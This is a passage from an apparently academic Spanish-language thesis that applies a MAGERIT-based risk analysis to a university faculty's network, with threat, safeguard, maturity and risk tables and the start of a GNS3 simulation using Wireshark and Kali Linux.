[PRINT] Medios de impresión	[N.*]Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[I.6] Corte eléctrico		X			
	[E.23]Error de mantenimiento		X			
	[A.25] Robo de equipo	X				
[PC] Computadoras de escritorio	[N.*]Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[E.23]Error de mantenimiento		X			
	[E.4] Error de configuración		X			
	[I.6] Corte eléctrico		X			

	[A.23] Manipulación de los equipos	X				
	[A.25] Robo de equipos	X				
	[I.7] Temperatura de funcionamiento inadecuada		X			
[INTERNET] Conexión a internet	[I.8] Fallo en las comunicaciones		X			
	[E.24]Caída del servicio	X				
	[A.22] Ataques cibernéticos		X			
[WIFI] Conexión inalámbrica	[I.8] Fallo en las comunicaciones		X			
	[I.5] Fallo de equipo	X				
	[E.24]Caída del servicio		X			
	[I.6] Corte eléctrico		X			
	[A.22] Ataques cibernéticos		X			
[LAN] Conexión LAN	[I.5]Fallo de equipos	X				
	[I.6] Corte eléctrico		X			
	[E.24]Caída del servicio	X				
	[A.22]Ataques cibernéticos		X			
[CABLING] Cableado de red	[N.*]Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[E.23] Errores de mantenimiento		X			
	[A.23] Manipulación de los equipos	X				
[FURNITURE] Rack de comunicaciones	[N.*] Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[A.23] Manipulación de los equipos	X				
	[E.23] Errores de mantenimiento		X			
[UPS] UPS	[N.*] Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[A.23] Manipulación de los equipos	X				
	[E.23]Error de mantenimiento		X			
	[A.25] Robo de equipos	X				
[AC] Sistema anti incendios	[N.*] Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[E.23] Error de mantenimiento					X
	[A.25]Robo de equipos	X				
[SITE] Laboratorios	[N.*] Desastre natural	X				
	[N.1] Fuego	X				
	[N.2] Daño por agua	X				
	[A.7] Usos no previstos	X				
	[A.11] Acceso no autorizado		X			
	[A.23] Manipulación de los equipos	X				

[ADM] jefe de DTIC	[E.28] Indisponibilidad del personal		X			
	[E.19] Fuga de información			X		
	[E.15] Alteración de información			X		
	[A.30] Ingeniera social	X				
[OP] Asistentes de DTIC	[E.28] Indisponibilidad del personal		X			
	[E.19] Fuga de información			X		
	[E.15] Alteración de información			X		
	[A.30] Ingeniera social	X				
[UI] Usuarios finales	[E.28] Indisponibilidad del personal	X				
	[E.19] Fuga de información				X	
	[E.15] Alteración de información				X	
	[A.30] Ingeniera social				X	

Realizado por: Chiriboga, Jacqueline, 2022.

Basados en los resultados obtenidos en el listado de valoración de amenazas, los activos que obtuvieron una valoración muy alta (MA) o alta (A) son los que requieren mayor atención, ya que hay más probabilidad de que la amenace se materialice y cause daño en la intranet.

4.3.4. Identificación de salvaguardas y nivel de madurez

En la esta etapa con las amenazas encontradas y las salvaguardas propuestas por la metodología Magerit se provee la valoración del nivel de madurez.

Tabla 5-4: Identificación de salvaguardas

AMENAZA	SALVAGUARDA
[I.5] Fallo de equipo	Verificar el funcionamiento de los sistemas frecuentemente y brindar actualización o mantenimiento.
[I.6] Corte eléctrico	Contingencia de suministro eléctrico alterno (UPS o Generador eléctrico).
[E.23] Errores de mantenimiento	Generar una planificación de mantenimientos frecuentes.
[E.21]Actualización de programas	Actualizar los sistemas a versiones más avanzadas, incluyendo sus paquetes de seguridad mediante la creación de planes de migración.
[E.19] Fuga de Información	Crear políticas y procedimientos para el manejo de información.
	Mejorar el cifrado de la información
[E.1] Mala manipulación	Crear políticas para uso de los equipos de computo
	Generar listado de personas que realizan uso indebido de los equipos

[A.25] Robo de equipos	Implementar sistema de vigilancia
	Establecer directivas de acceso físico
	Establecer las áreas más vulnerables para mejorar la seguridad
[E.20] Vulnerabilidades del sistema	Mantener un control periódico para revisar a fondo el sistema.
	Instalación de programas de protección y actualizaciones.
[E.24] Caída del servicio	Crear políticas de contingencia
	Buscar nuevas opciones de servicio o proveedores
[E.1] Suplantación de la identidad	Crear planes de capacitación sobre seguridad informática
	Crear cursos sobre ingeniería social y sus riesgos
[E.8] Replicación de spam	Mejorar el control de seguridad acorde al tipo de ataque en el buzón de correo
	Crear planes de capacitación sobre seguridad informática
	Cambiar la complejidad en el acceso a los buzones de correo
[I.9] Accesos no Autorizados	Implementar ingreso a los sistemas con la respectiva notificación de acceso
	Generar políticas para la creación de las claves de seguridad
	Actualizar los paquetes de seguridad.
	Instalar programas antivirus para detectar las intrusiones no autorizadas.
[E.28] Indisponibilidad de Personal	Crear manual de funciones en los cuales se pueda identificar las actividades asignadas para mitigar el atraso o calidad del servicio
	Implementar políticas o manuales de ayuda en caso de ausencia
[I.5] Falta de equipos o material	Crear un plan de adquisición de materiales y equipos acorde a la vigencia tecnológica de los mismos.
	Dar prioridad a los elementos más críticos a ser atendidos.
[A.22] Ataques cibernéticos	Instalar programas antimalware y paquetes actualizados de seguridad.
	Mejorar en las políticas de seguridad informática
[E.15] Alteración de Información	Restricción de acceso a sólo personal autorizado.
	Mejora en la política de seguridad de control de acceso
[E.8] Instalación de programas maliciosos	Incrementar la seguridad para la detección de programas maliciosos, mediante la incorporación de un antivirus.
	Mantener a punto las actualizaciones en los sistemas y programas.
[A.8] Apertura de documentos infectados	Instalación de actualizaciones del paquete ofimático
	Incorporación de un antivirus para un análisis previo

[N.*] Desastre natural	Creación de plan para manejo de desastres naturales
N.1] Fuego	Mantenimiento periódico al sistema antincendios.
N.2] Daño por agua	Creación de plan para manejo de incidentes por agua.
[I.7] Temperatura de funcionamiento inadecuada	Mantenimiento mensual de los sistemas de aire acondicionado
[A.26] Manipulación de Equipos	Mejorar políticas para el manejo cuidadoso del hardware.
[E.2] Errores del técnico	Crear manual de las reglas más comunes de los sistemas existentes y difundir al personal involucrado con la manipulación de los sistemas
[I.8] Fallo en las comunicaciones	Crear un plan de contingencia y manejo ante posibles fallos
[A.7] Usos no previstos	Restricción de acceso para uso no programado o identificado de los laboratorios
[A.30] Ingeniería Social	Inducir al personal mediante cursos de ingeniería social y seguridad informática

Realizado por: Chiriboga, Jacqueline, 2022.

En la siguiente tabla se puede observar el nivel de madurez obtenido por cada uno de los activos pertenecientes a la FIE.

Tabla 6-4: Nivel de madurez de cada activo

	NIVEL DE MADUREZ
[S]SERVICIOS	
1. [PABX] Servicio de telefonía IP	L4
2. [EMAIL]Servicio de correo Microsoft	L4
3. [IDM] Servicio de soporte técnico	L5
[SW]APLICACIONES	
4. [PRP] Registro de uso laboratorios	L4
5. [OS] Sistemas operativos	L1
6. [AV] Antivirus	L2
7. [BROWSER] Navegadores web	L2
8. [OFFICE] Sistemas ofimáticos	L2
9. [STD] Sistema Eduroam	L5
[HW]EQUIPOS INFORMATICOS	
10. [SWITCH] Conmutadores de red	L5
11. [PRINT] Medios de impresión	L5
12. [PC] Computadoras de escritorio	L5
[COM]COMUNICACIONES	
13. [INTERNET] Conexión a internet	L4
14. [WIFI] Conexión inalámbrica	L4
15. [LAN] Conexión LAN	L4
[AUX]EQUIPOS AUXILIARES	

16. [CABLING] Cableado de red	L5
17. [FURNITURE] Rack de comunicaciones	L5
18. [UPS] UPS	L5
19. [AC] Sistema anti incendios	L1
[L]INSTALACIONES	
20. [LOCAL] Laboratorios	L4
[P]PERSONAL	
21. [ADM] jefe de DTIC	L4
22. [OP] Asistentes de DTIC	L4
23. [UI] Usuarios finales	L4

Realizado por: Chiriboga, Jacqueline, 2022.

En la tabla anterior se puede observar el nivel de madurez que posee cada activo para hacerle frente a la amenaza en base a la salvaguarda, evidenciándose en el estado y funcionamiento en que se encuentra. Los niveles L1 y L2 muestran que hay procedimientos inexistentes o indeterminados y merecen la atención urgente.
En el nivel L3 se ha tenido en cuenta los procesos existentes, pero aún falta mejorar su madurez con gestión en sus acciones habidas.

Las protecciones de nivel L4 y L5 están implementadas correctamente y si se desea pueden optimizarse para mejorar la seguridad física y lógica. Estos niveles son el objetivo para los elementos que obtuvieron controles bajos.

4.3.5. Estimación de riesgos por cada activo

En la esta etapa del modelo propuesto, en base a todas las etapas realizadas anteriormente se procede a estimar los riesgos partiendo con la identificación del impacto por cada activo.

4.3.5.1. Identificación del Impacto Potencial y Riesgo Potencial

Para llegar a estimar el riesgo potencial, primero se procede con la identificación del impacto potencial.

Tabla 7-4: Identificación del impacto potencial

ACTIVOS	D	I	C
SERVICIOS			
1. [PABX] Servicio de telefonía IP	B	B	B

2. [EMAIL]Servicio de correo Microsoft	B	B	B
3. [IDM] Servicio de soporte técnico	B	B	B
APLICACIONES			
4. [PRP] Registro de uso laboratorios	B	B	B
5. [OS] Sistemas operativos	MA	MA	MA
6. [AV] Antivirus	A	A	A
7. [BROWSER] Navegadores web	A	A	A
8. [OFFICE] Sistemas ofimáticos	A	A	A
9. [STD] Sistema EDUROAM	B	B	B
EQUIPOS INFORMÁTICOS			
10. [SWITCH] Conmutadores de red	B	B	B
11. [PRINT] Medios de impresión	MB	MB	MB
12. [PC] Computadoras de escritorio	B	B	B
COMUNICACIONES			
13. [INTERNET] Conexión a internet	B	B	B
14. [WIFI] Conexión inalámbrica	B	B	B
15. [LAN] Conexión LAN	B	B	B
EQUIPOS AUXILIARES			
16. [CABLING] Cableado de red	MB	MB	MB
17. [FURNITURE] Rack de comunicaciones	B	B	B
18. [UPS] UPS	B	B	B
19. [AC] Sistema anti incendios	A	A	A
INSTALACIONES			
20. [LOCAL] Laboratorios	B	B	B
PERSONAL			
21. [ADM] jefe de DTIC	B	B	B
22. [OP] Asistentes de DTIC	B	B	B
23. [UI] Usuarios finales	M	M	M

Realizado por: Chiriboga, Jacqueline, 2022.

Finalizada la identificación de impacto potencial y con la ayuda de este resultado se procede a estimar el riesgo potencial de cada activo.

Tabla 8-4: Estimación del riesgo potencial

ACTIVOS	D	I	C
SERVICIOS			
1. [PABX] Servicio de telefonía IP	B	B	B
2. [EMAIL]Servicio de correo Microsoft	B	B	B

3. [IDM] Servicio de soporte técnico	B	B	B
APLICACIONES			
4. [PRP] Registro de uso laboratorios	B	B	B
5. [OS] Sistemas operativos	MA	MA	MA
6. [AV] Antivirus	A	A	A
7. [BROWSER] Navegadores web	A	A	A
8. [OFFICE] Sistemas ofimáticos	A	A	A
9. [STD] Sistema EDUROAM	B	B	B
EQUIPOS INFORMÁTICOS			
10. [SWITCH] Conmutadores de red	B	B	B
11. [PRINT] Medios de impresión	MB	MB	MB
12. [PC] Computadoras de escritorio	B	B	B
COMUNICACIONES			
13. [INTERNET] Conexión a internet	B	B	B
14. [WIFI] Conexión inalámbrica	B	B	B
15. [LAN] Conexión LAN	B	B	B
EQUIPOS AUXILIARES			
16. [CABLING] Cableado de red	B	B	B
17. [FURNITURE] Rack de comunicaciones	B	B	B
18. [UPS] UPS	B	B	B
19. [AC] Sistema anti incendios	MA	MA	MA
INSTALACIONES			
20. [LOCAL] Laboratorios	B	B	B
PERSONAL			
21. [ADM] jefe de DTIC	B	B	B
22. [OP] Asistentes de DTIC	B	B	B
23. [UI] Usuarios finales	M	M	M

Realizado por: Chiriboga, Jacqueline, 2022.

Finalizada la estimación del riesgo, se puede evidenciar que activos poseen un nivel muy alto, alto, medio, bajo y muy bajo de riesgo. Y en base a estos resultados, se procederá a brindarle el tratamiento apropiado a los que obtuvieron un valor crítico o importante para mitigar el riesgo.

4.3.5.2. Identificación del Impacto Residual y Riesgo Residual

Para la identificación del impacto residual y estimación del riesgo residual se realiza el mismo procedimiento que el apartado anterior con la diferencia que esta vez se tomará en cuenta el control otorgado, demostrando la situación post aplicación del modelo.

Tabla 9-4: Identificación del impacto residual

ACTIVOS	D	I	C
SERVICIOS			
1. [PABX] Servicio de telefonía IP	B	B	B
2. [EMAIL]Servicio de correo Microsoft	B	B	B
3. [IDM] Servicio de soporte técnico	B	B	B
APLICACIONES			
4. [PRP] Registro de uso laboratorios	B	B	B
5. [OS] Sistemas operativos	B	B	B
6. [AV] Antivirus	B	B	B
7. [BROWSER] Navegadores web	B	B	B
8. [OFFICE] Sistemas ofimáticos	B	B	B
9. [STD] Sistema EDUROAM	B	B	B
EQUIPOS INFORMÁTICOS			
10. [SWITCH] Conmutadores de red	B	B	B
11. [PRINT] Medios de impresión	MB	MB	MB
12. [PC] Computadoras de escritorio	B	B	B
COMUNICACIONES			
13. [INTERNET] Conexión a internet	B	B	B
14. [WIFI] Conexión inalámbrica	B	B	B
15. [LAN] Conexión LAN	B	B	B
EQUIPOS AUXILIARES			
16. [CABLING] Cableado de red	MB	MB	MB
17. [FURNITURE] Rack de comunicaciones	B	B	B
18. [UPS] UPS	B	B	B
19. [AC] Sistema anti incendios	A	A	A
INSTALACIONES			
20. [LOCAL] Laboratorios	B	B	B
PERSONAL			
21. [ADM] jefe de DTIC	B	B	B
22. [OP] Asistentes de DTIC	B	B	B
23. [UI] Usuarios finales	M	M	M

Realizado por: Chiriboga, Jacqueline, 2022.

Finalizada la identificación de impacto residual, se procede a estimar el riesgo residual como se puede observar en la siguiente tabla.

Tabla 10-4: Estimación del riesgo residual

ACTIVOS	D	I	C
SERVICIOS			
1. [PABX] Servicio de telefonía IP	B	B	B
2. [EMAIL]Servicio de correo Microsoft	B	B	B
3. [IDM] Servicio de soporte técnico	B	B	B
APLICACIONES			
4. [PRP] Registro de uso laboratorios	B	B	B
5. [OS] Sistemas operativos	B	B	B
6. [AV] Antivirus	MB	MB	MB
7. [BROWSER] Navegadores web	B	B	B
8. [OFFICE] Sistemas ofimáticos	MB	MB	MB
9. [STD] Sistema EDUROAM	B	B	B
EQUIPOS INFORMÁTICOS			
10. [SWITCH] Conmutadores de red	B	B	B
11. [PRINT] Medios de impresión	MB	MB	MB
12. [PC] Computadoras de escritorio	B	B	B
COMUNICACIONES			
13. [INTERNET] Conexión a internet	B	B	B
14. [WIFI] Conexión inalámbrica	B	B	B
15. [LAN] Conexión LAN	B	B	B
EQUIPOS AUXILIARES			
16. [CABLING] Cableado de red	B	B	B
17. [FURNITURE] Rack de comunicaciones	B	B	B
18. [UPS] UPS	B	B	B
19. [AC] Sistema anti incendios	MA	MA	MA
INSTALACIONES			
20. [LOCAL] Laboratorios	B	B	B
PERSONAL			
21. [ADM] jefe de DTIC	B	B	B
22. [OP] Asistentes de DTIC	B	B	B
23. [UI] Usuarios finales	M	M	M

Realizado por: Chiriboga, Jacqueline, 2022.

Una vez culminada el proceso de estimación del riesgo residual se logra evidenciar el nivel de riesgo que posee cada activo después de la aplicación de la salvaguarda que corresponde al control brindado en la etapa 7 del modelo híbrido.

4.3.6. Presentación de Resultados

En esta etapa del modelo híbrido, al nivel de riesgo potencial de cada activo le proporcionamos su equivalente numérico reflejándolo en la representación gráfica.

Tabla 11-4: Estimación del riesgo potencial cuantitativo

ACTIVOS	D	I	C
SERVICIOS			
1. [PABX] Servicio de telefonía IP	2	2	2
2. [EMAIL]Servicio de correo Microsoft	2	2	2
3. [IDM] Servicio de soporte técnico	2	2	2
APLICACIONES			
4. [PRP] Registro de uso laboratorios	2	2	2
5. [OS] Sistemas operativos	5	5	5
6. [AV] Antivirus	4	4	4
7. [BROWSER] Navegadores web	4	4	4
8. [OFFICE] Sistemas ofimáticos	4	4	4
9. [STD] Sistema EDUROAM	2	2	2
EQUIPOS INFORMÁTICOS			
10. [SWITCH] Conmutadores de red	2	2	2
11. [PRINT] Medios de impresión	1	1	1
12. [PC] Computadoras de escritorio	2	2	2
COMUNICACIONES			
13. [INTERNET] Conexión a internet	2	2	2
14. [WIFI] Conexión inalámbrica	2	2	2
15. [LAN] Conexión LAN	2	2	2
EQUIPOS AUXILIARES			
16. [CABLING] Cableado de red	2	2	2
17. [FURNITURE] Rack de comunicaciones	2	2	2
18. [UPS] UPS	2	2	2
19. [AC] Sistema anti incendios	5	5	5
INSTALACIONES			
20. [LOCAL] Laboratorios	2	2	2
PERSONAL			
21. [ADM] jefe de DTIC	2	2	2
22. [OP] Asistentes de DTIC	2	2	2
23. [UI] Usuarios finales	3	3	3

Realizado por: Chiriboga, Jacqueline, 2022.

A continuación, se puede observar la representación gráfica del nivel de cada activo sometido al análisis de riesgos del modelo hibrido.

Figura 1-4: Representación gráfica del nivel de riesgo potencial de cada activo

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Interpretando la **¡Error! Marcador no definido.**Figura 1-4, claramente se puede corroborar que los elementos que se aproximen más a la orilla son los que obtuvieron una valoración alta de riesgo potencial y puede provocar una ocurrencia de amenaza. En base a esto se considera que estos activos necesitan una intervención de manera urgente con el control adecuado.

A continuación, se detallará los activos y las amenazas identificadas y que poseen un nivel de riesgo crítico e importante, siendo estos, a los que se les aplicará el control apropiado y controlar la materialización de los mismos.

Tabla 12-4: Lista de activos con nivel de riesgo alto

Activos	Amenazas	Nivel de Riesgo		
		D	C	I
[OS] Sistemas Operativos	[E.21]Actualización de programas	5	5	5
	[E.20]Vulnerabilidades del sistema	5	5	5
	[A.22]Ataques cibernéticos	5	5	5
	[A.11]Acceso no autorizado	5	5	5
[AV]Antivirus	[E.20]Vulnerabilidades del sistema	4	4	4

	[E.21]Actualización de programas	4	4	4
	[A.22]Ataques cibernéticos	4	4	4
[BROWSER] Navegadores web	[A.22] Ataques cibernéticos	4	4	4
	[E.21] Instalación de programas maliciosos	4	4	4
OFFICE] Sistemas ofimáticos	[E.21]Actualización de programas	4	4	4
	[E.20]Vulnerabilidades del sistema	4	4	4
	[A.8] Apertura de documentos infectados	4	4	4
[AC] Sistema anti incendios	[E.23] Error de mantenimiento	5	5	5
[UI] Usuarios Finales	[E.19] Fuga de información	4	4	4
	[E.15] Alteración de información	4	4	4
	[A.30] Ingeniera social	4	4	4

Realizado por: Chiriboga, Jacqueline, 2022

4.3.7. Otorgamiento de controles para cada activo con alto nivel de riesgo

La realización de la etapa 7, que es la propuesta de controles está dispuesta en el capítulo 5 y la implementación de los mismos en el presente capítulo.

4.4. Simulación de la pre y post implementación del modelo híbrido en GNS 3

Finalizado el procedimiento del análisis de riesgos, que sirvió para identificar el nivel de riesgo que posee cada uno de los activos existentes en la facultad de Informática y Electrónica. En base a los resultados arrojados se procede con el tratamiento de los riesgos mediante el otorgamiento de los controles respectivos a los activos que obtuvieron un nivel alto.

Con la utilización de la herramienta GNS3 se trasladará la red real de la FIE a un ambiente simulado, a fin de realizar la implementación de los controles propuestos a los activos que han sido identificados con un nivel de riesgo alto. Y de esta manera, observar la situación inicial pre implementación y la situación final post implementación del modelo híbrido, lo que permitirá corroborar el control de las amenazas internas identificadas.

4.4.1. Construcción y verificación de la red y los activos

Construida la red y los activos en el simulador GNS3 se procede a verificar su correcto funcionamiento mediante la utilización de la herramienta Wireshark para capturar el tráfico.

Como se puede observar en la Figura 2-4, toda la red se encuentra debidamente conectada y funcional demostrándolo con los puntos en color verde ubicados en la salida de cada dispositivo.

Cabe recalcar que se utilizaron máquinas virtuales para realizar los procedimientos tanto de la pre implementación como de la post implementación del modelo híbrido en los activos simulados en el escenario.




Figura 2-4: Escenario simulado de la red real de le FIE

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Con esta herramienta de software libre y compatible con la mayoría de sistemas operativos se realizó la captura del tráfico en el último tramo de red, desde el ISP y el switch DTIC para recolectar toda la información de los laboratorios y la red WiFi.

Al arrancar con la captura de tráfico con la herramienta Wireshark inmediatamente se posiciona una lupa en el segmento en donde se está realizando el proceso, de esta manera es cómo se demuestra que se esté ejecutando dicha acción en el escenario.




Figura 3-4: Demostración de captura de tráfico con wireshark

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Toda la información proveniente de las computadoras de la red se visualizará en la pantalla de monitoreo de la herramienta Wireshark, ya sea que estén accediendo al internet y con ella estén enviando, recibiendo o descargando algún tipo de paquete, y esto dará paso a comprobar que la red está totalmente funcional.




Figura 4-4: Visualización del tráfico de la red en wireshark

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Continuando con la comprobación del correcto funcionamiento de la red en la simulación, en la siguiente figura se muestra la información de una computadora de cada laboratorio existente, a excepción de un equipo de la red wifi, ya que se utilizó VPCS que sirven para integrar computadoras portátiles con cualquier SO que puede ser Windows, Linux y demás.




Figura 5-4: Especificaciones de las computadoras
Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Para aproximar a la realidad aún más la red real al escenario simulado se utilizó las direcciones IP existentes en la facultad como se muestra en la Figura 6-4, evidenciando lo antes mencionado en los detalles de la conexión. Además, que se podrá corroborar que existe el adecuado acceso al internet para continuar con los procedimientos con respecto a la implementación de los controles se refiere.




Figura 6-4: Detalles de la conexión
Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

4.4.2. Instalación del sistema operativo Kali Linux

Siguiendo con el proceso de comprobación de la pre y post implementación del modelo hibrido, se procede a instalar el sistema operativo Kali Linux en su última versión 2021, que tiene como característica principal, la capacidad de crear ataques de cualquier tipo. Y que en este caso será el ataque de puertos abiertos, el que se utilizará para encontrar algún tipo de vulnerabilidad en los activos que van a ser sometidos a la implementación de los controles propuestos, siendo el sistema operativo el primero en ser víctima del ataque mencionado.

Para dicho proceso se dispuso de una máquina virtual que va conectada al switch de DTIC, fragmento dónde se ejecutará el ataque, como demuestra la Figura 7-4:

